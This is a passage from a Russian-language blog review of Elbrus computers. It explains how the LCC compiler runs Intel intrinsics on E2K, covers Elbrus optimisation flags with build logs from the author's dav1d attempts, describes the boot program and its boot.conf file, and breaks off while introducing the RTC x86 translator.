Оказалось, компилятор LCC умеет для низкоуровневого кода под процессоры Intel находить аналогичные команды для E2K и подставлять их при компиляции. Представьте, что вы пишете на Ассемблере для одного процессора, а потом ваш код каким-то боком начинает работать и на другом процессоре, про Ассемблер которого вы даже не слышали. Всё не настолько удивительно, но оно работает. А как? Что ж.

И тут мы начинаем тему Intel Intrinsics.

И, откуда бы вы думали, я возьму инфу? Ну, конечно же, источником послужит статья с блога компании Intel на habr. Я думаю, если ребята из Intel прочтут мою статью, они просто завопят с моей наглости, позволяющей мне использовать их статьи для объяснения того, как отлаженный под Intel код адаптируют МЦСТ под Эльбрус. Ну, ладно, в чём тут суть?

Начнём с того, что вообще такое векторизация. Наиболее понятным мне показалось определение с Википедии, так что его и позаимствую.

Векторизация (в параллельных вычислениях) — вид распараллеливания программы, при котором однопоточные приложения, выполняющие одну операцию в каждый момент времени, модифицируются для выполнения нескольких однотипных операций одновременно.

Скалярные операции, обрабатывающие по паре операндов, заменяются на операции над массивами (векторами), обрабатывающие несколько элементов вектора в каждый момент времени.

Векторная обработка данных используется как в бытовых компьютерах, так и в суперкомпьютерах.

Автоматическая векторизация — это важная область исследований в информатике, цель которой — поиск методов, которые бы позволили компилятору автоматически преобразовывать скалярные программы в векторные.


Краткий ликбез: скалярные операции – это операции с простыми числами, будь то целые числа или числа с плавающей запятой (но не массив).

Итак, если для вас это было сложное определение, я постараюсь ещё проще пояснить: вы преобразуете типичные операции, которые можно

ускорить, если считать их как операции с массивами, в эти самые массивы. Я ещё в Кремниевых Секретах Apple M1 (обзоре на Macbook Pro) рассказывал вам вкратце о том, зачем нужны AVX-инструкции. Так вот, фишка в том, что можно и без использования отдельных инструкций добиться повышения производительности за счёт выполнения операций не с отдельными числами, а сразу с большими массивами данных / матрицами. Те. на обычном языке C всё это пишете без SSE и AVX. Вы так тоже можете провести векторизацию и за счёт автоматических оптимизаций компилятора ускорить вычисления.

Т.е. поняли и закрепили: там, где можно ускорить код работой сразу с матрицами данных вместо работы с отдельными единичными значениями, мы делаем это и получаем прирост по части производительности.

А теперь я позаимствую изображение из той статьи с habr.



Скриншот 10. Схематическое изображение вариантов векторизации кода. Источник: статья с habr.

Как вы видите, автовекторизация – это самый просто способ векторизации, который во многом полагается на корректность обработки вашего кода компилятором. А самый сложный вариант – написание кода на чистом Ассемблере. Сильно проще будет написание программ на C или C++ с использованием C кода, который вызывает Ассемблерные функции. Т.е. фронтэнд (то, на чём вы пишете) у вас это язык C с некоторыми нюансами, но за этим фронтом скрывается настоящий Ассемблерный бэкенд.

И вот оно настоящее безумие: Intel Intrinsics, за которым должен скрываться Ассемблер под Intel x86, компилятор LCC от МЦСТ умеет «переваривать» в аналогичный код от МЦСТ. И это, мать вашу, шок. Оптимизации под Intel работают на Эльбрусе и обеспечивают значительный прирост производительности! В идеале, конечно, лучше оптимизировать код конкретно под Эльбрус, но на худой конец и Intel Intrinsics ускорят ваш код.

```
double A[1000], B[1000], C[1000], D[1000], E[1000];
for (int i = 0; i < 1000; i++)
  E[i] = (A[i] < B[i]) ? C[i] : D[i];
```

Скриншот 11. Код, который может векторизировать компилятор. Источник: статья из блога Intel на habr.

Выше вы видите нормальный код на C/C++, который может векторизировать компилятор.

```
double A[1000], B[1000], C[1000], D[1000], E[1000];
for (int i = 0; i < 1000; i += 2) {
  __m128d a = _mm_load_pd(&A[i]);
  __m128d b = _mm_load_pd(&B[i]);
  __m128d c = _mm_load_pd(&C[i]);
  __m128d d = _mm_load_pd(&D[i]);
  __m128d e;
  __m128d mask = _mm_cmplt_pd(a, b);
  e = _mm_or_pd(
          _mm_and_pd (mask, c),
          _mm_andnot_pd(mask, d));
  _mm_store_pd(&E[i], e);
}
```

Скриншот 12. Код на C/C++ с использованием Intel Intrinsics на 128 бит. Источник: статья из блога Intel на habr.

А вот как выглядит код на C/C++ с использованием Intel Intrinsics функций на 128 бит, которые, в общем-то, делают то же самое.

```
#include <immintrin.h>

double A[100], B[100], C[100];
for (int i = 0; i < 100; i += 4) {
          __m256d a = _mm256_load_pd(&A[i]);
          __m256d b = _mm256_load_pd(&B[i]);
          __m256d c = _mm256_add_pd(a, b);
          _mm256_store_pd(&C[i], c);
}
```

Скриншот 13. Другой код на C/C++ с использованием AVX Intel Intrinsics. Источник: статья из блога Intel на habr.

Здесь уже показан другой код, тут работа ведётся с другими массивами, но пример примечателен тем, что используются уже AVX-инструкции при

помощи Intel Intrinsics. Как видите, тут чётко указывается, для хранения данных, выделяются регистры объёмом 256 бит, что и нужно AVX. На предыдущих скриншотах был лишь SSE, т.к. под него хватит и 128 бит.

Т.е. мы не пишем на самом Ассемблере, но вызываем Ассемблерные x86 функции из C кода при помощи этих самых Intel Intrinsics.

Когда мы работаем с обычным C кодом, задачей компилятора становится сгенерировать правильный машинный код из того, что мы написали. Но когда мы используем интринсики, мы чётко указываем компилятору, какие именно ассемблерные команды должны быть на выходе.

И это просто безумие, что это всё чудо работает на Эльбрусе. Да и не просто работает, а даёт огромный прирост по производительности.

Способов добиться векторизации действительно много. Но потрясает меня не то, как крутые программисты оптимизируют код, а то, что оптимизации под Intel позволяют ускорить обработку кода и на Эльбрусе.

А теперь лучше сядьте. Если сидите, лягте. На Эльбрус можно собрать из исходного кода игру The Dark Mod с использованием Intel Intrinsics. Игры можно собирать на Эльбрусе не только с SSE интринсиками, но даже с AVX интринсиками! Все инструкции для сборки Open-Source игр есть на сайте Альт Линукс, на странице «How-to compile games on e2k» (да, есть целая страница, посвящённая сборке игр под Эльбрус, и за её наполнение большая благодарность Рамилю и Дмитрию с YouTube-канала Elbrus PC Test).

И тут вы можете задаться вопросом: «стоп. А каким образом Эльбрус может исполнять AVX код. Ладно ещё 8СВ поддерживает SIMD на 128 бит, но как на Эльбрусе может работать аналоги AVX, которому нужны 256 бит регистры? Их же нет ни в одном из поколения Эльбрус. Да ещё и 128 бит интринсики на Эльбрус-8С без 128 бит регистров? Дядь, ты в порядке?».

Сейчас всё поясню. Компилятор LCC от МЦСТ неспроста считается самым сложным компилятором в мире: он может даже имитировать наличие регистров под AVX и SSE, задействуя 2 или 4 маленьких регистра по 64-128 бит вместо одного реального на 128-256 бит. Поскольку на Эльбрус 8С регистры объёмом до 64 бит (128 бит завезли только в 8СВ), компилятор

просто задействует 2 таких регистра для имитации одного регистра, используемого при работе с SSE инструкциями (ну, понятно, 128/64 = 2). А для AVX он задействует 4 таких регистра (256/64 = 4).

Работают приложения в таком случае медленно, т.к. мы используем таким образом в 2 или в 4 раза меньше регистров, чем могли бы. Но, мать вашу, я потрясён, что они таким образом вообще работают. Чудеса, не иначе.

И даже на стареньком Эльбрус-8С пашут SSE инструкции, хотя и не должны вовсе с его 64 бит регистрами. У Эльбрус-8СВ всё должно быть с этим сильно лучше, т.к. у него имеются родные регистры на 128 бит.

Мне писали, что и ARM NEON интринсики пашут, но я не проверял.

Я просто сразу уточню: Intel интринсики не создавались для Эльбруса, и то, компилятор у Эльбруса может обрабатывать их, не значит, что они для Эльбруса – ультимативное решение.

В идеале, понятное дело, оптимизируйте код сразу под Эльбрус,

Поддержка Intel Intrinsics нужна для того, чтобы программистам было легче портировать код под Эльбрус. Для оптимизации у Эльбруса есть свои механизмы, которые позволят добиться куда более крутого результата.

Теперь вопрос с языками JavaScript и Python: к сожалению, в случае с ними компилятор уже никак не поможет, т.к. это интерпретируемые языки. Они не задействуют ни SSE, ни, тем более, AVX, и у них под капотом куча условий **if** и куча циклов, и при таком раскладе ускорить их крайне сложно программно. Для них требуется аппаратный оптимизатор кода, тут то и нужен предсказатель ветвлений, который собираются добавить с выходом процессоров на базе более новой версии микроархитектуры E2Kv7 (первым процессором на базе этой микроархитектуры может стать Эльбрус-32С в 2025 году). С интерпретируемыми языками всё далеко не так гладко обстоит, как с компилируемыми, поэтому остаётся надеяться только на Эльбрус-32С.

И, разумеется, встаёт ещё вопрос: а как же правильно проводить оптимизацию ПО под Эльбрус? Ну, понятно, что Intel интринсики пашут, но родная оптимизация под Эльбрус как производится то? Попробуем разобраться.

1.6. Как оптимизировать софт специально под Эльбрус?

Вообще, методов оптимизации софта под Эльбрус довольно много. Тут я просто снимаю шляпу перед разработчиками компилятора. Видно, что они работают над тем, чтобы дать разработчикам больше возможностей по ускорению работы ПО на Эльбрусе. Ранее я разбирал некоторые аспекты и сейчас мы ещё часть разберём. Если вас заинтересовала тема, уделите время руководству по эффективному программированию на платформе «Эльбрус».

Начнём с того, что у Эльбруса есть и свои родные интринсики «e2kintrin.h». То, что компилятор у Эльбруса переваривает интринсики Intel, это крутое решение для обеспечения совместимости с практически любым кодом, но, в общем-то, интринсики Intel не дадут вам такого же прироста по части производительности, как и родные интринсики Эльбруса. В каких проектах эти самые интринсики применяют? Вообще, их не так уж и мало. С одним из них вы можете ознакомиться на habr в статье «На пути к вершине: Магма и Кузнечик на Эльбрусе», а с другим мы ознакомимся в главе 4.4.

В той же статье с habr вы можете найти информацию о том, что компилятор «при подборе опций компиляции выдаёт плотность кода, которая не отличается от теоретических оценок на количество инструкций и тактов».

Что же это за опции такие? Ну, в общем-то, их дофига, но не все из них работают с любым кодом. С рядом приложений эти опции не будут работать.

Опции профилирования:

`-fprofile-generate[=<path>]`
генерировать компиляторный профиль;
`-fprofile-use[=<file>]`
использовать компиляторный профиль.

Опции данной секции реализуют технику двухфазной компиляции: на первой фазе программа собирается в инструментирующем режиме. Затем программа выполняется на тестовых данных или в выбранном сценарии использования, который требует ускорения. Программа выполняется по сценариям (одному или нескольким), в результате чего в файле формируется профиль исполнения. Данный профиль затем используется для второй фазы компиляции с помощью `-fprofile-use`.

Основным требованием для применения данного режима является наличие набора представительных сценариев использования программы. Если в дальнейшем реальное исполнение программы существенно отличается от того варианта, на котором получали профиль, то производительность реального исполнения может значительно ухудшиться.

Статья с большим количеством информации о профилировании в документации на компилятор: `/opt/mcst/doc/profile.html`

Скриншот 14. Опции профилирования. Компилирование в 2 этапа. Источник: Альт Линукс.

Если вы чётко знаете, с какими данными будет работать ваша программа, и что именно она будет с ними делать, вы можете «натренировать» её. Для этого используется профилирование, компилирование выполняется в 2 этапа. Сперва вы компилируете программу, так, чтобы она при работе генерировала компиляторный профиль в определённой директории, затем прогоняете свою программу на тестовых данных, и далее, когда собрано достаточно сведений о том, с какими данными работает ваша программа, вы производите повторную компиляцию с использованием этого компиляторного профиля.

Штука просто безумная, вы буквально «тренируете» программу на том наборе данных, с которой ей потом предстоит работать. Однако, забегая наперёд, скажу, что не со всеми программами это сработает.

```
[51/84] Linking target tests/common.h_test
FAILED: tests/common.h_test
cc  -o tests/common.h_test tests/common.h_test.p/header_test.c.o -Wl,--as-needed -Wl,--no-undefined -Wl,-O1
ld: tests/common.h_test.p/header_test.c.o: in function `main':
header_test.c:(.text+0x4): undefined reference to `__BUILTIN_ecomp_prof_StartMain'
ld: tests/common.h_test.p/header_test.c.o: in function `__header_test.c____ecomp_profile_module_init':
header_test.c:(.text+0x68): undefined reference to `__BUILTIN_ecomp_prof_CreateProfileObj'
ld: header_test.c:(.text+0xcc): undefined reference to `__BUILTIN_ecomp_prof_RegProcSTDN'
[53/84] Linking target tests/data.h_test
FAILED: tests/data.h_test
cc  -o tests/data.h_test tests/data.h_test.p/header_test.c.o -Wl,--as-needed -Wl,--no-undefined -Wl,-O1
ld: tests/data.h_test.p/header_test.c.o: in function `main':
header_test.c:(.text+0x4): undefined reference to `__BUILTIN_ecomp_prof_StartMain'
ld: tests/data.h_test.p/header_test.c.o: in function `__header_test.c____ecomp_profile_module_init':
header_test.c:(.text+0x68): undefined reference to `__BUILTIN_ecomp_prof_CreateProfileObj'
ld: header_test.c:(.text+0xcc): undefined reference to `__BUILTIN_ecomp_prof_RegProcSTDN'
[57/84] Compiling C object src/libdav1d_bitdepth_16.a.p/ipred_tmpl.c.o
```

Скриншот 15. Попытка компиляции dav1d с профилем (-fprofile-generate).

Я пробовал скомпилировать dav1d, который я тестировал в главе 4.3, и с опцией -fprofile-generate, но мне этого сделать не удалось. Скорее всего, причина в том, что dav1d несёт в себе слишком много компонентов, и сборка всего этого дела происходит при использовании сторонних инструментов (meson и ninja). С простыми программами на C при использовании Makefile для сборки с компилятором LCC от МЦСТ, полагаю, всё будет куда проще.

Опции режима «вся программа»:

`-fwhole`
: опция компиляции в режиме «вся программа». Несовместима с позиционно-независимым кодом, в частности, с динамическими библиотеками *.so*.

`-fwhole-shared`
: опция компиляции в режиме «вся программа», совместимая с позиционно-независимым кодом. Требует работы с `-fPIC` либо `-fPIE`.

Режим «вся программа» позволяет выполнять межпроцедурные оптимизации. В этом режиме анализируемый контекст не ограничивается единственной функцией.

Опции необходимо подавать как при генерации объектных файлов *.o*, так и при линковке итогового файла (исполнимого либо динамической библиотеки).

Основным требованием для данных опций является необходимость разделять цели в сборочной системе программы, и для разных целей по-своему модифицировать флаги сборки:

- для динамических библиотек использовать `-fPIC -fwhole-shared`;
- для исполнимых файлов использовать `-fwhole` либо `-fPIE -fwhole-shared`;

Если собираемый пакет содержит одновременно исполнимые файлы и библиотеки, то глобально на уровне `CFLAGS` возможно выставить только сочетание `-fPIC -fwhole-shared`.

Примечание: Опция `-fwhole` работает с уровнем оптимизации -O1 и выше, а также несовместима с опцией генерации отладочной информации `-g` .

Скриншот 16. Опции режима «вся программа». Источник: Альт Линукс.

Также есть возможность указать компилятору, чтобы он при проведении оптимизаций, когда анализирует код программы, анализировал всю программу, а не только отдельные её опции. По сообщениям многих людей в Telegram-чате «Эльбрусы и с чем их едят», это действительно работает, и позволяет достичь куда большей производительности.

```
[53/84] Linking target tests/common.h_test
FAILED: tests/common.h_test
cc  -o tests/common.h_test tests/common.h_test.p/header_test.c.o -Wl,--as-needed -Wl,--no-undefined -Wl,-O1
ld: tests/common.h_test.p/header_test.c.o with '.pack_pure_eir' is illegal during non-relocatable linkage
ld: tests/common.h_test.p/header_test.c.o: error adding symbols: file in wrong format
[61/84] Compiling C object src/libdav1d_bitdepth_8.a.p/recon_tmpl.c.o
lcc: "../src/recon_tmpl.c", line 1432: warning #513: a value of type
          "uint16_t (*)[8]" cannot be assigned to an entity of type
          "const uint16_t (*)[8]"
                      pal = f->frame_thread.pal[((t->by >> 1) + (t->bx & 1)) * (f->b4_stride >> 1) +
                          ^

lcc: "../src/recon_tmpl.c", line 1437: warning #513: a value of type
          "uint16_t (*)[8]" cannot be assigned to an entity of type
          "const uint16_t (*)[8]"
                      pal = t->scratch.pal;
                          ^
```

Скриншот 17. Попытка компиляции dav1d с опциями -fPIC и -fwhole-shared.

Но, как и с профилированием, это работает не со всеми программами. Тот же dav1d, который я упоминал выше, с опцией -fwhole-shared (последний пробовал совместно с опциями -fPIC и -fPIE) мне собрать не удалось.

```
The Meson build system
Version: 0.59.1
Source dir: /root/av1/dav1d-0.9.3-git-6aaeeea6-O4
Build dir: /root/av1/dav1d-0.9.3-git-6aaeeea6-O4/build
Build type: native build
Project name: dav1d
Project version: 0.9.2
C compiler for the host machine: cc (lcc 1.25.17 "lcc:1.25.17:May-16-2021:e2k-v5-linux")
C linker for the host machine: cc ld.bfd 2.35.0-25
Host machine cpu family: e2k
Host machine cpu:
Run-time dependency threads found: YES
Checking for function "clock_gettime" : YES
Library dl found: YES
Checking for function "dlsym" with dependency -ldl: YES
Library m found: YES
Check usable header "stdatomic.h" : YES
Check usable header "unistd.h" : YES
Check usable header "io.h" : NO
Check usable header "pthread_np.h" : NO
Checking for function "getopt_long" : YES
Checking for function "_aligned_malloc" : NO
Checking for function "posix_memalign" : YES
Checking for function "pthread_getaffinity_np" with dependency threads: YES
Compiler for C supports arguments -fvisibility=hidden: YES
Compiler for C supports arguments -Wundef: YES
Compiler for C supports arguments -Werror=vla: YES
Compiler for C supports arguments -Wno-maybe-uninitialized: YES
Compiler for C supports arguments -Wno-missing-field-initializers: YES
Compiler for C supports arguments -Wno-unused-parameter: YES
Compiler for C supports arguments -Wstrict-prototypes: YES
Compiler for C supports arguments -Werror=missing-prototypes: YES
Compiler for C supports arguments -Wshorten-64-to-32: NO
Compiler for C supports arguments -fomit-frame-pointer: YES
Compiler for C supports arguments -ffast-math: YES
Compiler for C supports arguments -O4: YES
Compiler for C supports arguments -fwhole: NO
Compiler for C supports arguments -ffast: YES
```

Скриншот 18. Попытка компиляции dav1d с опцией -fwhole.

Я также пробовал и обычную опцию -fwhole, но сборщик meson не определил эту опцию как поддерживаемую и просто проигнорировал её.

В общем, если не адаптировать код самой программы под Эльбрус, остаётся лишь танцами с бубном перебирать те опции, которые ей подойдут.

Но что касательно других языков? Например, Java? Я посмотрел запись конференции Elbrus Partner Day 13.12.2021, и обратил внимание на тесты Эльбруса представителями Сбера. Они тестировали сервер с 4 процессорами Эльбрус-8С как-раз Java-приложении. И я узнал, что при помощи подбора опций в процессе тестирования удалось повысить производительность на Java коде аж на 30%, так что вопрос подбора опций актуален не только для C.

Если вам интересно прочитать, как оптимизировали Java на Эльбрусе, советую ознакомиться со статьёй 2016-го года от Романа Артемьева.

Прежде, чем завершить эту главу, будет интересно посмотреть на то, что именно отвечает за загрузку ОС. Взглянем на Программу Начального Старта (ПНС), аналог BIOS на Эльбрусе.

1.7. Программа Начального Старта (ПНС).

Сейчас, пожалуй, я опишу тот аспект Эльбруса, который мне показался гораздо более удобно реализованным в сравнении с решениями для x86. Я расскажу о Программе Начального Старта (ПНС), которая на Эльбрусе используется для загрузки ОС и для загрузки установщика ОС с флешки. Это собственная разработка МЦСТ, она не основана на OpenBoot или LibreBoot.

ПНС у Эльбруса является одновременно и заменой BIOS, и, отчасти, заменой загрузчика grub x86 Linux. На обычных компьютерах с Intel и AMD сперва BIOS проводит первичную инициализацию комплектующих и периферийных устройств (клавиатуры и мыши, например), а затем передаёт загрузчику ACPI таблицы, описывающие оборудование вашего компьютера. Далее задача по загрузке ОС лежит уже на загрузчике ОС (grub в случае с Linux). У Эльбруса же часть функций grub берёт на себя ПНС.

```
'c'            - Change boot parameters
'u'            - Show cUrrent parameters
'd'            - Show Disks and partitions
'm'            - Save params to NVRAM
'b'            - Start Boot.conf menu
'z'            - Change configuration LM63
'w'            - Watch Brief Boot Balance about Hardware-Config
'T'            - Tinyspi Led-Blink Test
'W'            - Set OS WatchDog Reset in On/Off
't'            - Enter debug tests mode
'`', '~'       - Enter enhanced cmd mode
'K'            - Set PHY-Drift Mode in On/Off
'N'            - No NVRAM Clearing for Next One Start
'G'            - Set GUI Run in On/Off
'M'            - Set More Mode in On/Off


                 BOOT SETUP
 Press command letter, or press 'h' to get help
:
```

Скриншот 19. Вспомогательное меню (help) в ПНС.

Давайте попробуем разобрать меню ПНС. Чтобы его вызвать, нужно прервать автоматическую загрузку ОС кнопкой space (пробел), а далее нажать кнопку **h**. У ПНС есть своя временная память (NVRAM), в которой хранятся текущие настройки: с какого диска и с какого раздела диска осуществлять загрузку. ПНС умеет работать с файловой системой формата ext2 (представлена в 1993 году). Современные дистрибутивы Linux полагаются на файловую систему ext4 от 2008 года, поэтому напрямую ПНС

не производит загрузку ОС. Но мы можем из ПНС загружать ext2 boot раздел с минимальным набором файлов для загрузки ОС с ext4 раздела (в т.ч. initrd).

```
 GNU nano 4.9.2                                                    /mnt/altboot/boot.conf
 1 timeout=10
 2 #default=5.4.91-elbrus-def-alt2.12.1
 3 default=Alt10
 4 
 5 label=Alt9
 6         partition=0
 7         image=/image-5.4.91-elbrus-def-alt2.12.1
 8         initrd=/initrd-5.4.91-elbrus-def-alt2.12.1.img
 9         cmdline=console=ttyS0,115200 console=tty0 hardreset root=UUID=059af819-03fe-4855-940d-3e240873f0df
10
11 label=Alt10
12         partition=0
13         image=/image-5.4.163-elbrus-def-alt2.23.1
14         initrd=/initrd-5.4.163-elbrus-def-alt2.23.1.img
15         cmdline=console=ttyS0,115200 console=tty0 hardreset root=UUID=762c235e-a248-4c06-8bdb-218670e41fd5
16
```

Скриншот 20. Содержимое конфигурационного файла для загрузки (boot.conf).

Чтобы указать, какую систему нам следует загружать и откуда, нам надо в конфигурационном файле /boot/boot.conf просто прописать ID разделов ext4, с которых мы будем производить загрузку, а также указать минимальный набор утилит, необходимых для работы с этими ext4 разделами (это файлы image и initrd). Выше вы видите на скриншоте, как я в одном файле /boot/boot.conf прописал варианты загрузки сразу 2 дистрибутивов: Альт Линукс версии 9 и Альт Линукс версии 10.

```
ikakprosto@BitblazeOberon100Le8c:~$ sudo blkid
/dev/sda1: UUID="a9f2bd1e-8137-4c12-82fb-d76eed30066a" TYPE="ext2" PARTUUID="d930b851-01"
/dev/sda2: LABEL="Elbrus6.0" UUID="cff2e7a0-a4b9-4c9b-a284-f9be0d45aafe" TYPE="ext4" PARTUUID="d930b851-02"
/dev/sda4: UUID="dc434612-e075-4287-8507-b5e1260411f1" TYPE="swap" PARTUUID="d930b851-04"
/dev/sda5: LABEL="Elbrus6.2" UUID="1fa1cdbc-86f2-4d27-a555-d3f65b45d951" TYPE="ext4" PARTUUID="d930b851-05"
/dev/sda6: LABEL="Elbrus7.0" UUID="3e6fbe9f-662e-461a-8d47-cb76848a1973" TYPE="ext4" PARTUUID="d930b851-06"
/dev/sda7: LABEL="Shared" UUID="64f077ca-f530-4e05-a966-79806bc73d87" TYPE="ext4" PARTUUID="d930b851-07"
/dev/sdb1: UUID="8f561ab2-68e1-4836-bd91-12cdfdbac9b9" TYPE="ext2" PARTUUID="b4150b3f-01"
/dev/sdb2: LABEL="Alt9" UUID="059af819-03fe-4855-940d-3e240873f0df" TYPE="ext4" PARTUUID="b4150b3f-02"
/dev/sdb3: UUID="27df6d15-69ac-4aed-ac92-05ce17fff925" TYPE="swap" PARTUUID="b4150b3f-03"
/dev/sdb5: LABEL="Alt10" UUID="762c235e-a248-4c06-8bdb-218670e41fd5" TYPE="ext4" PARTUUID="b4150b3f-05"
/dev/sdc1: LABEL="altinst" UUID="1ebf39e7-b439-4dbc-93b3-a4333656b332" TYPE="ext2" PARTUUID="c93d8aaa-01"
```

Скриншот 21. UUID разделов всех накопителей, подключенных к компьютеру с Эльбрус 8С.

UUID разделов всех накопителей, подключенных к компьютеру с Linux, мы можем узнать командой **blkid**.

Обычно установщик ОС делает всё это за вас, но иногда могут возникать ошибки или же вы хотите что-то вручную изменить. Если вам надо какие-либо изменения внести в grub (например, изменить порядок доступных для загрузки ОС в grub), это сделать несколько сложнее: недостаточно просто отредактировать тот или иной файл. Надо или воспользоваться утилитой Grub Customizer, или отредактировать вручную все файлы, а потом воспользоваться update-grub для обновления конфигурации загрузчика.

А у Эльбруса конфигурация не строится из информации, собранной при сканировании оборудования, а также из текстовых файлов. Нет, у Эльбруса текстовый файл (boot.conf) и есть вся конфигурация его ПНС. Тут указываются время ожидания для нажатия кнопки space (пробел) и система для загрузки по умолчанию (default=Alt10). Редактура простейшая.

```
                BOOT SETUP
 Press command letter, or press 'h' to get help
:u

        Current Settings:
drive_number:       '4'
partition_number:   '0'
command_string:     ''
filename:           ''
initrdfilename:     ''
autoboot in:        '10'

                BOOT SETUP
 Press command letter, or press 'h' to get help
:
```

Скриншот 22. Информация из ПНС о текущем разделе, с которого осуществляется загрузка.

Далее в ПНС мы можем сменить ext2 раздел, с которого будем осуществлять загрузку. У меня загрузка настроена с диска #4 и с раздела 0. Выводится эта информация нажатием кнопки u после space (пробела) в ПНС.

```
PARTITION INFO:
Drv [4]: SATA - PCI BUS[1]:DEV[3]:FUNC[0], MCST SATA COMBINED Port [2] - Micron_
5300_MTFDDAK240TDT
        Partition [0]: Linux EXT2
        Partition [1]: Unknown file system type
        Partition [2]: Extended
        Partition [3]: Linux swap
        Partition [4]: Unknown file system type
        Partition [5]: Unknown file system type
Drv [5]: SATA - PCI BUS[1]:DEV[3]:FUNC[0], MCST SATA COMBINED Port [3] - Micron_
5300_MTFDDAK240TDT
        Partition [0]: Linux EXT2
        Partition [1]: Unknown file system type
        Partition [2]: Linux swap
Drv [10]: USB Mass Storage Port2
        Partition [0]: Linux EXT3

                BOOT SETUP
 Press command letter, or press 'h' to get help
:
```

Скриншот 23. Информация из ПНС о всех подключенных накопителях и их разделах.

Чтобы посмотреть номера подключенных накопителей (дисков) и номера их разделов, надо нажать кнопку **D** в ПНС. Всё, далее вносим нужные нам изменения, нажав на **C**, и сохраняем изменения кнопкой M. Делов то: отредактировать /boot/boot.conf и поменять порядок загрузки в ПНС. Easy!

За сим тему с ПНС завершим. Далее поглядим на трансляцию x86 кода.

2. Двоичная трансляция x86 в E2K.

2.1. RTC. Транслятор уровня приложений.

Я уже упоминал ранее, что у МЦСТ есть аж целых 2 двоичных транслятора: RTC и Lintel. Как ни странно, они различаются по своим возможностям. Попробуем разобраться вкратце, в чём между ними разница.

Начнём с RTC. Есть суть в том, что он работает в уже запущенной Linux среде. Т.е. у нас есть уже запущенная система под E2K (будь то Эльбрус ОС, Альт Линукс или Астра Линукс), и внутри этой среды мы запускаем мини-среду x86, в которой у нас работает нужный нам x86 код.

Обычно утилита для запуска RTC лежит по адресу */opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob*. Вот только эта утилита не одна. Их тут 2. Есть */opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob*, и есть ещё */opt/mcst/rtc/bin/rtc_opt_rel_p1_ob*. В чём между ними разница? Одна умеет работать с 32-разрядным x86 кодом (x86-32), а другая – с 64-разрядным x86 кодом (x86-64). И из этого вытекает множество различий.

Но для начала: а как вообще работает запуск этого кода? Да примерно также, как у Apple с их Rosetta 2. У вас x86 команды транслируются в аналогичные E2K команды, и всё это каким-то чудесным образом работает. Даже так скажу: по своей эффективности в целом RTC не уступает Rosetta 2 от Apple. Удивительная информация, и мы её разберём чуть подробнее в главе с тестами на C и C++. Сейчас же мы просто знакомимся с RTC и его возможностями, а также его ограничениями.

И интересно то, что Rosetta 2 от Apple также не транслирует одновременно и x86-64, и x86-32 код. Как эту проблема решила Apple? Перед выходом macOS 11, первой версии macOS, которая также включала поддержку архитектуры ARM, Apple ещё в macOS 10.13.4 стала предупреждать пользователей о скором прекращении поддержки 32-битных x86 приложений, а в macOS 10.15 эти самые 32-разрядные приложения как-раз таки и перестали работать. Заранее подготовив свою аудиторию к тому, что 32-разрядные приложения не будут работать с macOS 11, они сподвигли разработчиков ещё до выхода M1 адаптировать приложения под 64-bit.

У Apple с Rosetta 2 всё получилось просто превосходно, хоть и с рядом оговорок. Причиной тому стало то, что система macOS 11 для x86-64 (Intel) и ARM (Apple Silicon, M1) была едина. Если вы накатывали инсталлятор macOS 11 на флешку для последующей установки, вы могли заметить, что инсталлятор macOS 11 для обеих архитектур один и тот же. И получается, что, устанавливая macOS 11 на ноутбук с ARM, вы получали систему, которая содержала в себе компоненты для работы x86-64 системы. Остаётся только установить системный компонент Rosetta 2 и, вуаля, у вас работает трансляция. Любые зависимости, вызовы любых компонентов для работы вашего кода у вас не вызывали больших вопросов, т.к. работа за macOS с приложениями в режиме трансляции по своему опыту была схожа с работой за macOS на обычной x86 системе. Да, был косяк с тем, что системные API возвращали разные ответы на одни и те же команды, да, Apple переименовывала ID разных аппаратных блоков (в т.ч. блоков кодирования и декодирования видео), что ломало функции некоторых приложений (например, аппаратное кодирование видео в OBS), но в целом опыт был схож, т.к. все обращения у вас шли к нативному ядру в системе, и при этом вызывались ещё нужные компоненты для работы в x86 среде.

С Linux история несколько иная. Начать, думаю, следует с того, что многие Linux дистрибутивы уже давно отказались от поддержки x86-32 систем. В Ubuntu это случилось с выходом версии Ubuntu 18.04. И под свежие версии систем не формируются x32 сборки дистрибутивов, и для них не поддерживаются репозитории с x32 приложениями. Потому, по большому счёту смысла в использовании x32 дистрибутива в трансляции нет. Но есть один маленький, но немаловажный, нюанс, который мы все упускаем.

Если для запуска x86 Linux кода это не сулит особых проблем, т.к. в Linux среде давно уже полностью дистрибутивы собираются под x64, и софт собирается под x64, а x32 редко мелькает в x64 Linux среде (из коробки в x64 дистрибутивах вообще нет x32 ПО), то в Windows всё не так однозначно.

Дело в том, что в винде многие x86-64 приложения могут полагаться на x86-32 компоненты, доступные в т.ч. в качестве отдельных подключаемых

